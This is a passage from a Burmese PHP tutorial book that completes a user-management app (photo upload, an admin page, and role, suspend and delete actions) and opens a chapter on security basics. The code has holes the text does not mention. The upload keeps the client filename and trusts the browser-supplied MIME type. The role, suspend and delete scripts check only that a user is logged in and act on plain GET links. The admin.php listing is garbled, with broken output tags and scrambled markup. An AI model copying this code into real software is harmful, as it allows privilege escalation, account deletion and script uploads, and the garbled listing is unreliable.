        <a href="_actions/logout.php" class="text-danger">Logout</a>
    </div>
</body>
</html>

```

ဟိုးထိပ်ဆုံးမှာ `Auth::check()` နဲ့စစ်ပြီး `Login User` ရဲ့အချက်အလက်တွေ ယူထားပါတယ်။ ပြီးတဲ့အခါ အောက်ဘက်က `Template` ထဲမှာ အဲဒီ တန်ဖိုးတွေကို သူ့နေရာနဲ့သူ အစားထိုးပြီး ပြလိုက်တာပါ။ ဒါကြောင့် ဖော်ပြတဲ့အချက်အလက်က အမှန်ဖြစ်သွားပါပြီ။ ရလဒ်တွေ ရိုက်ထုတ်ရတာ တိုသွားအောင် PHP ရဲ့ `Output Tag` `<?=` ကိုသုံးထားပါတယ်။ အောက်နားလေးမှာ `admin.php` ကို သွားလို့ရတဲ့ `Manage Users` ဆိုတဲ့ `Link` တစ်ခုပါသွားတာကိုလည်း သတိပြုပါ။

Profile Photo

ကျန်နေတာတစ်ခုက `Profile Photo` ကိစ္စပါ။ နဂို ရေးထားတာက `Profile Photo` ကို တစ်ပုံထဲ အသေပေးပြီး ရေးထားတာပါ။ အခုသက်ဆိုင်ရာ `User` တစ်ဦးချင်းစီက ကိုယ့် `Profile Photo` ကိုယ့်ဘာသာ တင်လို့ရအောင် လုပ်ပေးချင်ပါတယ်။ ဒါကြောင့် `UsersTable.php` မှာ ဒီ `Method` တစ်ခုကို ဖြည့်ပေးပါ။

```

...

public function updatePhoto($id, $name)
{
    $statement = $this->db->prepare("
        UPDATE users SET photo=:name WHERE id = :id"
    );
    $statement->execute([ ':name' => $name, ':id' => $id ]);

    return $statement->rowCount();
}

...

```

`UPDATE SQL Statement` နဲ့ ပေးလာတဲ့ ပုံအမည်ကို `users Tables` ထဲမှာ သိမ်းပေးလိုက်တာပါ။ ဒီကုဒ်ရေးပြီးပြီဆိုရင် `_actions/upload.php` ကို အခုလိုပြင်ပေးပါ။

PHP

```

<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$name = $_FILES['photo']['name'];
$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    HTTP::redirect("/profile.php", "error=file");
}

if($type === "image/jpeg" or $type === "image/png") {

    $table->updatePhoto($auth->id, $name);

    move_uploaded_file($tmp, "photos/$name");

    $auth->photo = $name;

    HTTP::redirect("/profile.php");
} else {
    HTTP::redirect("/profile.php", "error=type");
}

```

ဒီတစ်ခါ ဖိုင် Upload လုပ်တဲ့အခါ အမည်ကိုအသေ မပေးတော့ဘဲ မူလအမည်အတိုင်း သိမ်းလိုက်တာပါ။ ပြီးတဲ့အခါ စောစောကရေးလိုက်တဲ့ updatePhoto() Method နဲ့ users Table ထဲမှာ တွဲသိမ်းလိုက်လို့ အဆင်ပြေသွားပါပြီ။ အခုပြင်လိုက်တဲ့အချက်အလက်အတိုင်း User Account ကို Update ဖြစ်စေချင်ရင် Login နောက်တစ်ခါ ပြန်ဝင်ရမှာပါ။ အချက်အလက်ပြောင်းသွားပြီမို့လို့ပါ။ အဲ့ဒီလို ဝင်စရာမလိုအောင် \$auth->photo ထဲမှာ ပုံအမည် \$name ကို တိုက်ရိုက်ထည့်ပေးလိုက်တာ သတိပြုပါ။ ဒီကုဒ်က ဘာအတွက်လဲ ခေါင်းစားနေမှာ စိုးလို့ပါ။ Login နောက်တစ်ကြိမ်ပြန်မဝင်ရအောင် ပြောင်းသွားတဲ့အချက်အလက်ကို ထည့်ပေးလိုက်တာပါ။

စမ်းကြည့်လို့ရပါတယ်။ Profile ပုံတင်လိုက်တဲ့အခါ ကိုယ့်ပုံနဲ့ကိုယ် သီးသန့်ဖြစ်သွားပါပြီ။ အရင်လို တစ်ပုံထဲ အသေမဟုတ်တော့ပါဘူး။

User Management

နောက်ဆုံးကျန်နေတဲ့ လုပ်ဆောင်ချက်ကတော့ User Management ဖြစ်ပါတယ်။ ရှိသမျှ User အားလုံးကို ပြပေးတဲ့ ကုဒ်ကို **admin.php** မှာ ရေးပါမယ်။ ကုဒ်တွေများပါလိမ့်မယ်။ HTML တွေများလို့သာ များနေတာပါ။ ဒီလောက်ကြီးရှုပ်ထွေးတဲ့ကုဒ်တော့ မဟုတ်ပါဘူး။ ဒီလိုရေးရမှာပါ -

PHP

```
<?php

include("vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\Auth;

$table = new UsersTable(new MySQL());
$all = $table->getAll();

$auth = Auth::check();

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Manage Users</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <div style="float: right">
            <a href="profile.php">Profile</a> |
            <a href="_actions/logout.php"
                class="text-danger">Logout</a>
        </div>

        <h1 class="mt-5 mb-5">
            Manage Users
```



```

        <span class="badge bg-danger text-white">
            <?> count($all) ?>
        </span>
    </h1>

    <table class="table table-striped table-bordered">
        <tr>
            <th>ID</th>
            <th>Name</th>
            <th>Email</th>
            <th>Phone</th>
            <th>Role</th>
            <th>Actions</th>
        </tr>
        <?php foreach ($all as $user): ?>
            <tr>
                <td><?> $user->id ?></td>
                <td><?> $user->name ?></td>
                <td><?> $user->email ?></td>
                <td><?> $user->phone ?></td>
                <td>
                    <?php if($user->value === '1'): ?>
                        <span class="badge bg-secondary">
                            <?> $user->role ?>
                        </span>
                    <?php elseif($user->value === '2'): ?>
                        <span class="badge bg-primary">
                            <?> $user->role ?>
                        </span>
                    <?php else: ?>
                        <span class="badge bg-success">
                            <?> $user->role ?>
                        </span>
                    <?php endif ?>
                </td>
                <td>
                    <?php if($auth->value > 1): ?>
                        <div class="btn-group dropdown">
                            <a href="#" class="btn btn-sm
                                btn-outline-primary
                                dropdown-toggle"
                                data-bs-toggle="dropdown">
                                Change Role
                            </a>
                        </div>
                    </td>
            </tr>
        </td>
    </tr>
</td>
</tr>
</table>
</div>
<div class="dropdown-menu dropdown-menu-dark">
    <a href="_actions/role.php?id=<?> $user->id ?>&role=1"
        class="dropdown-item">User</a>
    <a href="_actions/role.php?id=<?> $user->id ?>&role=2"
        class="dropdown-item">Manager</a>
    <a href="_actions/role.php?id=<?> $user->id ?>&role=3"
        class="dropdown-item">Admin</a>
</div>

```

```

<?php if($user->suspended): ?>
    <a href="_actions/unsuspend.php?id=<?= $user->id ?>"
        class="btn btn-sm btn-danger">Suspended</a>
<?php else: ?>
    <a href="_actions/suspend.php?id=<?= $user->id ?>"
        class="btn btn-sm btn-outline-success">Active</a>
<?php endif ?>

<?php if($user->id !== $auth->id): ?>
    <a href="_actions/delete.php?id=<?= $user->id ?>"
        class="btn btn-sm btn-outline-danger"
        onClick="return confirm('Are you sure?')">Delete</a>
<?php endif ?>

</div>

<?php else: ?>
    ###
<?php endif ?>

        </td>
    </tr>
<?php endforeach ?>
</table>
</div>

<script src="js/bootstrap.bundle.min.js"></script>
</body>
</html>

```

ဟိုးထိပ်ဆုံးမှာ `getAll()` Method နဲ့ ရှိသမျှ User အားလုံးကို ရယူထားပါတယ်။ `Auth::check()` နဲ့လည်း Login စစ်ထားပါတယ်။ ပြီးတဲ့အခါ ရထားတဲ့ User အားလုံးကို Loop လုပ်ပြီး HTML Table တစ်ခုနဲ့ တန်းစီပြီးပြလိုက်တာပါပဲ။ လိုရင်းအဓိက လုပ်ဆောင်ချက်က ဒါပါပဲ။ ဖွင့်ကြည့်လိုက်ရင် ရလဒ်က ဒီလို ဖြစ်ရမှာပါ။

ID	Name	Email	Phone	Role	Actions
1	Yazmin Grady	xcrooks@yahoo.com	887-705-8243	Manager	Change Role Active Delete
2	Prof. Dandre Satterfield	ybeier@gmail.com	478.351.5287	Manager	Change Role Active Delete
3	Prof. Robin Nicolas Jr.	luis00@howell.com	(248) 279-2740	User	Change Role Active Delete
4	Prof. Olin Orn DVM	nhowell@hotmail.com	(897) 229-7419	User	Change Role Active Delete
5	Dr. Alanis Windler Jr.	sunny40@schneider.net	+1-293-666-5940	Admin	Change Role Active
6	Dr. Modesto Jast	braeden.mcdermott@gmail.com	+1 (401) 386-5489	User	Change Role Active Delete
7	Rosamond Streich	zmayer@goldner.biz	+1-805-269-4060	User	Change Role Active Delete
8	Malika Hermann MD	mya.predovic@schaden.net	(559) 922-6354	User	Change Role Active Delete
9	Gina Will	giovanny34@yahoo.com	582.682.9078	User	Change Role Active Delete
10	Dr. Roberto Schaefer	nathaniel.bahringer@yahoo.com	+1.520.672.3405	User	Change Role Active Delete

ထူးခြားချက်အနေနဲ့ သက်ဆိုင်ရာ User Record နဲ့အတူ Change Role, Active နဲ့ Delete ဆိုတဲ့ ခလုပ်သုံးခုကို တွဲပြီးတော့ ပြထားပါတယ်။ အဲ့ဒီလိုပြတဲ့အခါ Role Value က 1 ထက်ကြီးမှသာ ပြဖို့ စစ်ထားပါတယ်။ ဆိုလိုတာက ရိုးရိုး User ဆိုရင် အဲ့ဒီအလုပ်တွေကို လုပ်ခွင့်မပေးလိုဘဲ Manager တို့ Admin တို့လို Role တွေရှိတဲ့ User တွေကိုသာ လုပ်ခွင့်ပေးချင်တာပါ။ အခုနမူနာပုံမှာ ဒီခလုပ်တွေ တွေ့မြင်နေရတာက Admin User အနေနဲ့ Login ဝင်ထားလို့ဖြစ်ပါတယ်။

Change Role ခလုပ်မှာ Bootstrap ရဲ့ Dropdown နဲ့တွဲပြီး User, Manager, Admin သုံးခုထဲက ပြောင်းလိုတဲ့တစ်ခုကို ရွေးပြောင်းလို့ရတဲ့ Menu တစ်ခုပေးထားပါတယ်။ နှိပ်လိုက်ရင် `_actions/role.php` ကို ရောက်သွားမှာပါ။ အဲ့ဒီလိုသွားတဲ့အခါ User ရဲ့ `id` နဲ့ ပြောင်းလိုတဲ့ Role ရဲ့ `id` ကို URL Query အနေနဲ့ တွဲထည့်ပေးထားပါတယ်။

Active ခလုပ်က လက်ရှိ Active ဖြစ်နေကြောင်း ပြချင်လို့ထည့်ထားတာပါ။ သူ့ကိုနှိပ်လိုက်ရင် Suspended ဖြစ်သွားရမှာပါ။ ခလုပ်နှစ်ခုထဲက အခြေအနေပေါ်မူတည်ပြီး တစ်ခုကိုပြခိုင်းထားပါတယ်။ နှိပ်လိုက်ရင် အခြေအနေပေါ် မူတည်ပြီး `_actions/suspend.php` သို့မဟုတ် `_actions/unsuspend.php` ကို ရောက်သွားမှာပါ။

နောက်ဆုံးက Delete ခလုပ်ကို နှိပ်လိုက်ရင်တော့ _actions/delete.php ကို ရောက်သွားမှာပါ။ လက်ရှိ Login ဝင်ထားတဲ့ User က ကိုယ့်ကိုယ်ကိုယ် ဖျက်လို့မရအောင် စစ်ပြီးတော့ Login ဝင်ထားတဲ့ User ရဲ့ Delete ခလုပ်ကို ဖျောက်ထားပါတယ်။ ဒါကြောင့် အပေါ်က နမူနာပုံမှာ User တစ်ယောက် အတွက် Delete ခလုပ် မပါတာပါ။

ဒီလုပ်ဆောင်ချက်တွေ အမှန်တစ်ကယ် အလုပ်လုပ်ဖို့အတွက် **UsersTable.php** မှာ အခုလို ထပ်မံ ဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

```
...

public function suspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=1 WHERE id = :id
    ");

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

public function unsuspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=0 WHERE id = :id
    ");

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

public function changeRole($id, $role)
{
    $statement = $this->db->prepare("
        UPDATE users SET role_id = :role WHERE id = :id
    ");

    $statement->execute([ ':id' => $id, ':role' => $role ]);

    return $statement->rowCount();
}
```

```

public function delete($id)
{
    $statement = $this->db->prepare("
        DELETE FROM users WHERE id = :id
    ");

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

...

```

အားလုံးက တစ်ခုနဲ့တစ်ခု ခပ်ဆင်ဆင်လေးတွေပါ။ suspend() နဲ့ unsuspend() တို့က users Table ထဲက suspended တန်ဖိုးကို 0 သို့မဟုတ် 1 ပြောင်းပေးပါတယ်။ changeRole() က role_id ကို ပြောင်းပေးပါတယ်။ delete() တော့ DELETE FROM Statement နဲ့ Record ကို ပယ်ဖျက်လိုက်ပါတယ်။

ပြီးတဲ့အခါ _actions/role.php မှာ အခုလို ရေးပေးရပါမယ်။

PHP

```

<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$role = $_GET['role'];
$table->changeRole($id, $role);

HTTP::redirect("/admin.php");

```

ထူးခြားတဲ့ကုန် မဟုတ်တော့ပါဘူး။ သက်ဆိုင်ရာ URL Query တန်ဖိုးတွေကို \$_GET ကနေရယူပြီး စောစောကရေးထားတဲ့ changeRole() ကိုခေါ်ယူအသုံးပြုပေးလိုက်တာပါ။ ဆက်လက်ပြီးတော့

_actions/**suspend.php** မှာအခုလိုရေးပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->suspend($id);

HTTP::redirect("/admin.php");
```

အတူတူပဲ စောစောက ရေးလိုက်တဲ့ `suspend()` ကိုခေါ်သုံးပေးထားတာပါ။ ဆက်လက်ပြီး
_actions/**unsuspend.php** မှာ ထပ်ရေးပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->unsuspend($id);

HTTP::redirect("/admin.php");
```

တစ်ကယ်တော့ `suspend.php` နဲ့ `unsuspend.php` ကို နှစ်ခါခွဲပြီး ရေးစရာမလိုပါဘူး။ ဖိုင်တစ်ခုထဲ

မှာ ရေးလိုက်ရင် ရနိုင်ပါတယ်။ ရေးလက်စ ဖြစ်နေလို့သာ ပြန်မပေါင်း တော့တာပါ။ နောက်ဆုံးအနေနဲ့ `_actions/delete.php` မှာ အခုလိုရေးပေးလိုက်ပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->delete($id);

HTTP::redirect("/admin.php");
```

သူလည်းပဲ စောစောကရေးပေးထားတဲ့ `delete()` Method ကို ခေါ်သုံးလိုက်တာပါပဲ။

အခုဆိုရင် ကျွန်တော်တို့ဖန်တီးလိုတဲ့ ပရောဂျက်လေး အားလုံးပြည့်စုံသွားပါပြီ။ User Account တွေ ဆောက်ကြည့်၊ Login ဝင်ကြည့်၊ Profile ပြောင်းကြည့်ပြီး စမ်းလို့ရပါပြီ။ User Role အမျိုးမျိုးရှိတဲ့ ထဲက ရိုးရိုး User ဆိုရင် Manage Users မှာ စာရင်းပဲ ကြည့်လို့ရမှာ ဖြစ်ပါတယ်။ Manager သို့မဟုတ် Admin User ဆိုရင်တော့ Role တွေပြောင်းတာ၊ Suspend လုပ်ပြီး အကောင့်ကို ဘန်းတာ၊ ဖျက်တာတွေ လုပ်လို့ရ သွားပါပြီ။ Suspend လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်တဲ့အခါ ဝင်လို့မရအောင်လည်း ကြိုတင် ရေးသား ခဲ့ပြီးဖြစ်ပါယ်။ ဒါကြောင့် User Account အမျိုးမျိုးနဲ့ Login ဝင်ပြီးတော့ စမ်းကြည့်နိုင်ပါတယ်။

လိုအပ်တယ်ဆိုရင် အခုရေးသားဖော်ပြခဲ့တဲ့ ပရောဂျက်ရဲ့ Source Code အပြည့်အစုံကို ဒီနေရာမှာ Download လုပ်ပြီး ရယူနိုင်ပါတယ်။

- <https://github.com/eimg/php-book>

Conclusion

တစ်ကယ်တမ်း ဒီထက်ပြည့်စုံအောင် ထပ်ဖြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် အထက်မှာပြောခဲ့သလိုပဲ အချိန်နဲ့နေရာကို ငဲ့ကွက်ရတဲ့အတွက် ဒီလောက်နဲ့ပဲ ကျေနပ်လိုက်ကြပါ။

ကနေ့အချိန်မှာ ပရောဂျက်တွေ ရေးသားတဲ့အခါ Laravel, Symfony အစရှိတဲ့ Framework တွေကို အသုံးပြုပြီး ရေးသားကြရတာ များပါလိမ့်မယ်။ ရိုးရိုး PHP နဲ့ အခုလိုမျိုး ကိုယ့်ဘာသာအစအဆုံး ရေးဖို့ လိုအပ်ချက် နည်းသွားပါပြီ။ ဒါပေမယ့် ဒီစာအုပ်မှာဖော်ပြထားတဲ့ စာတွေ့လက်တွေ့ သဘောသဘာဝတွေ က ကိုယ်တိုင် ရိုးရိုး PHP နဲ့ရေးရဖို့ ရှိလာတဲ့အခါမှာ ရေးနိုင်စေဖို့ အထောက်အကူ ဖြစ်မှာဖြစ်သလို Framework တွေ လေ့လာအသုံးပြုတဲ့ နေရာမှာလည်း အများကြီး အထောက်အကူ ဖြစ်စေမှာပါ။

သိသင့်တဲ့ အခြေခံတွေ မပြည့်စုံဘဲ Framework တွေ တိုက်ရိုက်အသုံးပြုဖို့ ကြိုးစားတဲ့အခါ လွယ်လွယ် လေးနဲ့ ပြီးရမှာကို မခက်သင့်ဘဲ အရမ်းခက်နေတာတွေ၊ Framework ကြီး သုံးထားရက်နဲ့ ရေးတဲ့ကုဒ်က စနစ်မကျ ဖြစ်နေတာတွေ ကြုံရပါလိမ့်မယ်။ လိုအပ်တဲ့အခြေခံတွေ ကြေညက်ပြီးသူ အတွက်တော့ ဒီ Framework တွေက ပေးတဲ့ လုပ်ဆောင်ချက်တွေကို ထိထိရောက်ရောက် အသုံးပြုနိုင်မှာဖြစ်လို့ စနစ်ကျပြီး အလုပ်တွင်တွဲ ရလဒ်ကောင်းတွေကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၁၆) - Security

Web Development အပါအဝင် ဆော့ဖ်ဝဲရေးသားမှု ပညာတွေကို လေ့လာကြတဲ့အခါ တစ်ချို့က ပျော်စရာ ကောင်းတယ်လို့ ထင်နိုင်ပါတယ်။ တစ်ချို့ကတော့ သိပ်စိတ်ညစ်ဖို့ ကောင်းတာပဲလို့ ယူဆနိုင်ပါတယ်။ တစ်ကယ်တော့ Development ဆိုတဲ့ ရေးသားဖန်တီးခြင်းဟာ အလွယ်ဆုံးအဆင့်ပဲ ရှိပါသေးတယ်။ ကြေညက်သင့်တဲ့ အခြေခံတွေ ကြေညက်ပြီး အတွေ့အကြုံ အထိုက်အလျှောက် ရှိလာတဲ့အခါ ဒါကို သဘောပေါက်သွားပါလိမ့်မယ်။ တစ်ကယ်တမ်း အတွေ့အကြုံ ရင့်ကျက်လှပါတယ်ဆိုတဲ့ ဝါရင့် ပရိုဂရမ်မာ ကြီးတွေအတွက်တောင် ခက်ခဲနေဦးမယ် အကြောင်းအရာတွေ ကျန်ပါသေးတယ်။ အဲ့ဒါတွေကတော့ -

၁။ Performance

၂။ Security

၃။ Maintenance နဲ့

၄။ Scalability တို့ပဲ ဖြစ်ပါတယ်။

အသုံးပြုလို့ရအောင် ဖန်တီးရတာ လွယ်ပါတယ်။ Performance ကောင်းပြီး မြန်တဲ့ ဆော့ဖ်ဝဲတစ်ခုဖြစ် အောင် ဖန်တီးရတာတော့ ခက်ပါတယ်။ Security ကောင်းပြီး လုံခြုံတဲ့ ဆော့ဖ်ဝဲတစ်ခုဖြစ်အောင် ဖန်တီးရ တာ ခက်ပါတယ်။ Maintenance ကောင်းပြီး ပြုပြင်ထိန်းသိမ်းရလွယ်ကူတဲ့ ဆော့ဖ်ဝဲဖြစ်အောင် ဖန်တီးရ တာ ခက်ပါတယ်။ Scalability ကောင်းပြီး လူပေါင်းများစွာက ကောင်းမွန်စွာ အသုံးပြုနိုင်တဲ့ ဆော့ဖ်ဝဲဖြစ် အောင် ဖန်တီးရတာ ခက်ပါတယ်။

ဒါတွေက စာတွေ့သက်သက်နဲ့ တတ်ကျွမ်းမယ့် အရာတွေ မဟုတ်တော့ပါဘူး။ လုပ်ငန်းခွင်မှာ လက်တွေ့ ပရောဂျက်တွေ လုပ်ကြရင်းနဲ့ အတွေ့အကြုံကနေ ဆက်လက်သင်ယူသွားမှသာ ရနိုင်မယ့် ကိစ္စတွေ ဖြစ် သွားပါပြီ။ ဒီလိုပဲ သင်ယူရင်း ခရီးဆက်ကြရမှာပါ။

စာဖတ်သူအများစုဟာ လေ့လာဆဲအဆင့်လို့ ယူဆတဲ့အတွက် အဆင့်ကျော် အကျယ်မချဲ့ဖြစ် ပေမယ့်၊ ရှေ့ လမ်းခရီးကို ဆက်ကြရာမှာ ဖြောင့်ဖြူးချောမွေ့စေဖို့အတွက်၊ လျှင်မြန်ပေါက်ရောက်စေဖို့အတွက်၊ ပေးလို့ ရသမျှ အခြေခံကောင်းနဲ့ လမ်းညွှန်ချက်တွေကိုတော့ ဒီစာအုပ်မှာ ထည့်သွင်းပေးခဲ့ပါတယ်။ စွမ်းဆောင် ရည်ကောင်းတဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟုသုတတွေ၊ ပြုပြင်ထိန်းသိမ်းရလွယ်တဲ့ ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟုသုတတွေ၊ တိုးချဲ့မြှင့်တင်ရ လွယ်ကူတဲ့ကုဒ်တွေ ရေးနိုင် ဖို့အတွက် သိသင့်တဲ့ အခြေခံဗဟုသုတတွေ သူ့နေရာနဲ့သူ အလျှင်းသင့်ရင် သင့်သလို ထည့်ပေးထားခဲ့ပါ တယ်။ သေချာထည့် မပြောဖြစ်ခဲ့တာကတော့ လုံခြုံရေးနဲ့ ပက်သက်တဲ့အပိုင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီ စာအုပ်ရဲ့ နောက်ဆုံး ဒီအခန်းမှာ သိသင့်တဲ့ လုံခြုံရေးဗဟုသုတ အချို့ကို ထည့်သွင်းဖော်ပြပေးမှာပါ။

လုံခြုံရေးနဲ့ပက်သက်ရင် ပထမဆုံး မှတ်သားသင့်တဲ့ အချက်ကတော့ ၁၀၀% လုံခြုံတဲ့ စနစ်ဆိုတာ မရှိနိုင် ဘူးဆိုတဲ့ အချက်ပဲဖြစ်ပါတယ်။ နည်းနည်းလုံခြုံတာနဲ့၊ များများလုံခြုံတာပဲ ကွာသွားပါမယ်။ အပြည့်အဝ လုံခြုံတယ်ဆိုတာတော့ မရှိနိုင်ပါဘယ်။ လုံခြုံရေးဆိုတာ Risk Management လုပ်ငန်းလို့ ပြောကြပါ တယ်။ ဘယ်လောက်ထိ လုံခြုံအောင် လုပ်မှာလဲဆိုတာကို လိုအပ်ချက်ပေါ် မူတည်ပြီး တွက်ချက်ရတဲ့ အလုပ်ပါ။ ဒါကိုမြင်သာအောင် လူနေအိမ်တစ်လုံးနဲ့ ဥပမာပေးလို့ရပါတယ်။

တံခါးမရှိတဲ့အိမ်တစ်လုံးဟာ လုံခြုံမှုလုံးဝမရှိတဲ့အိမ်လို့ ဆိုနိုင်ပါတယ်။ ဒါကြောင့် လုံခြုံမှုရှိသွားအောင် အဲ့ဒီ အိမ်ကို တံခါးတပ်ပြီး သော့ခတ်လိုက်မယ်ဆိုရင် လုံခြုံသွားပါတယ်။ လုံခြုံသွားပြီဆိုတော့ အပြည့်အဝ လုံခြုံသွားတာလား။ မဟုတ်သေးပါဘူး။ သော့ကိုဖျက်ပြီး ဝင်မယ်ဆိုရင် ဝင်လို့ ရနိုင်ပါသေးတယ်။ နောက်ဖေးပေါက်က လှည့်ဝင်မယ်ဆိုရင် ရနိုင်ပါသေးတယ်။ ပြုတင်းပေါက်ကိုခွဲဝင်မယ်ဆိုရင် ရနိုင်ပါသေး တယ်။ ဒါကြောင့် ဒီထက်ပိုလုံခြုံသွားအောင် အုတ်တံတိုင်းခတ်လိုက်လို့ ရပါတယ်။ ဒီလို အုတ်တံတိုင်း ခတ် လိုက်တဲ့အတွက် အရင်ထက်ပိုပြီး လုံခြုံသွားပါပြီ။ လုံခြုံရေးတစ်ဆင့် မြင့်သွားပါပြီ။ ဒါဆိုရင် အပြည့်အဝ လုံခြုံပြီလား ဆိုရင်တော့ မဟုတ်သေးပါဘူး။ ကျော်တက်မယ်ဆိုရင် တက်လို့ရနိုင်ပါတယ်။ ဒါကြောင့် သံဆူးကြိုး ထပ်တင်မယ်ဆိုရင် နောက်တပ်လုံခြုံရေးတစ်ဆင့် မြင့်သွားပြန်ပါပြီ။ စိစိတီစွဲတွေ တပ်ပြီးတော့ လုံခြုံရေး မြှင့်လို့ရနိုင်ပါသေးတယ်။ လူစောင့်ထားပြီးတော့ မြှင့်လို့ ရနိုင်ပါသေးတယ်။ ဒီထက်မက

အဆုံးစွန်ထိ လုပ်ချင်တယ်ဆိုရင်တော့ စပိုင်ရှင်ရှင်တွေထဲကလို Motion Sensor တွေ၊ Alarm တွေ၊ ဗို့အား မြင့် လျှပ်စစ်အားလွှတ် ခြံစည်းရိုးတွေထိ လုပ်ရပါတော့မယ်။ ဒါတွေအားလုံးလုပ်ပြီးရင်တော့ အပြည့်အဝ လုံခြုံသွားပြီလား။ မဟုတ်သေးပါဘူး။ တော်တော်ကြီးတော့ လုံခြုံသွားပါပြီ။ ထိုးဖောက်ဝင်ရောက်ဖို့ အရမ်းခက်သွားပါပြီ။ ဒါပေမယ့် ၁၀၀% လုံးဝ လုံခြုံသွားပြီလို့တော့ ပြောလို့ရနိုင်မှာ မဟုတ်ပါဘူး။

ဒီသဘောသဘာဝကြောင့် လုံခြုံရေးကို Risk Management လို့ပြောကြတာပါ။ ဘယ်လောက် အရေးကြီး တဲ့ကိစ္စလဲ။ ဘတ်ဂျက်ဘယ်လောက်ထိ တတ်နိုင်လဲ။ စသည်ဖြင့် အရေးကြီးမှုနဲ့ ပေးနိုင်တဲ့ဘတ်ဂျက်ပေါ် မှာ အကောင်းဆုံးရလဒ်တစ်ခုရအောင် တွက်ချက်ဆောင်ရွက်ရတဲ့ လုပ်ငန်း အမျိုးအစားပါ။

ပြီးတော့ လုံခြုံရေးနဲ့ အသုံးပြုရ အဆင်ပြေလွယ်ကူမှုဟာ ပြောင်းပြန်အချိုးကျ နေပြန်ပါတယ်။ စောစော က ပြောခဲ့တဲ့ အိမ်နမူနာမှာပဲ ပြန်ကြည့်ပါ။ တံခါးမရှိ သော့မရှိဆိုတော့ ဝင်ရထွက်ရတာ အရမ်းလွယ်တယ် လေ။ တံခါးတပ်ပြီး သောခတ်ထားတော့ ဝင်ခါနီး ထွက်ခါနီးရင် သောခတ်၊ သော့ဖွင့် နေရပါသေးတယ်။ လုံခြုံရေးအဆင့် မြင့်လိုက်တိုင်းမှာ အဆင်ပြေလွယ်ကူမှုကို လျော့ကျသွားစေနိုင်ပါတယ်။ လူလာတာနဲ့ အိမ်ရှင်မှန်းသိပြီး တံခါးက အလိုအလျောက် ဖွင့်ပေးရင်တော့ အဆင်ပြေလွယ်ကူမှုကို မထိခိုက်တော့ဘူး ပေါ့။ ဒါပေမယ့် အဲ့ဒီလိုစနစ်မျိုး ရဖို့ ကုန်ကျစရိတ်တော့ ရှိသွားပါပြီ။ ဒါကြောင့် Security, Usability နဲ့ Cost ကုန်ကျစရိတ် တို့ဟာ သုံးပွင့်ဆိုင် အားပြိုင်ကြရတယ်လို့လည်း ဆိုနိုင်ပါတယ်။ (၃) ခုထဲက နှစ်ခုကို ရွေးရပါလိမ့်မယ်။ (၃) ခုလုံးတော့ မရနိုင်ပါဘူး။

နောက်တစ်ခါ၊ လုံခြုံရေးမှာ အလွှာလိုက် အဆင့်တွေလည်း ရှိပါသေးတယ်။ Web Application တစ်ခုမှာဆို ရင် Application Security, Software Security, Network Security, Hardware Security, Physical Security စသည်ဖြင့် အဆင့်ဆင့် ရှိနိုင်ပါတယ်။ Application Security ဆိုတာ ရေးသားထားတဲ့ ကုဒ်နဲ့ အသုံးပြုထားတဲ့ နည်းပညာတွေရဲ့ လုံခြုံစိတ်ချရမှု ဖြစ်ပါတယ်။ Software Security ဆိုတာ ဒီ Application ကို Run ဖို့ အသုံးပြုထားတဲ့ Web Server, Programming Language, Server Operating System စတဲ့ ဆော့ဖ်ဝဲတွေရဲ့ လုံခြုံမှုပါ။ Network Security ကတော့ Application Server ရှိနေတဲ့ Network ကွန်ယက်ရဲ့ လုံခြုံမှုပါ။ Hardware Security ကတော့ Server ကွန်ပျူတာအပါအဝင် တပ်ဆင် အသုံးပြုထားတဲ့ စက်ပစ္စည်းတွေရဲ့ လုံခြုံမှုပါ။ Physical Security ကတော့ တပ်ဆင်ထားတဲ့ Server တည်ရှိရာ Data Center သို့မဟုတ် Server Room ရဲ့ လုံခြုံမှုပါ။ ဒီအဆင့်တွေထဲက တစ်ခုမှာ လုံခြုံရေး အားနည်းချက်ရှိတာနဲ့ စနစ်တစ်ခုလုံးကို ထိခိုက်သွားစေမှာ ဖြစ်ပါတယ်။ ဒါတွေအားလုံး လုံခြုံသင့်

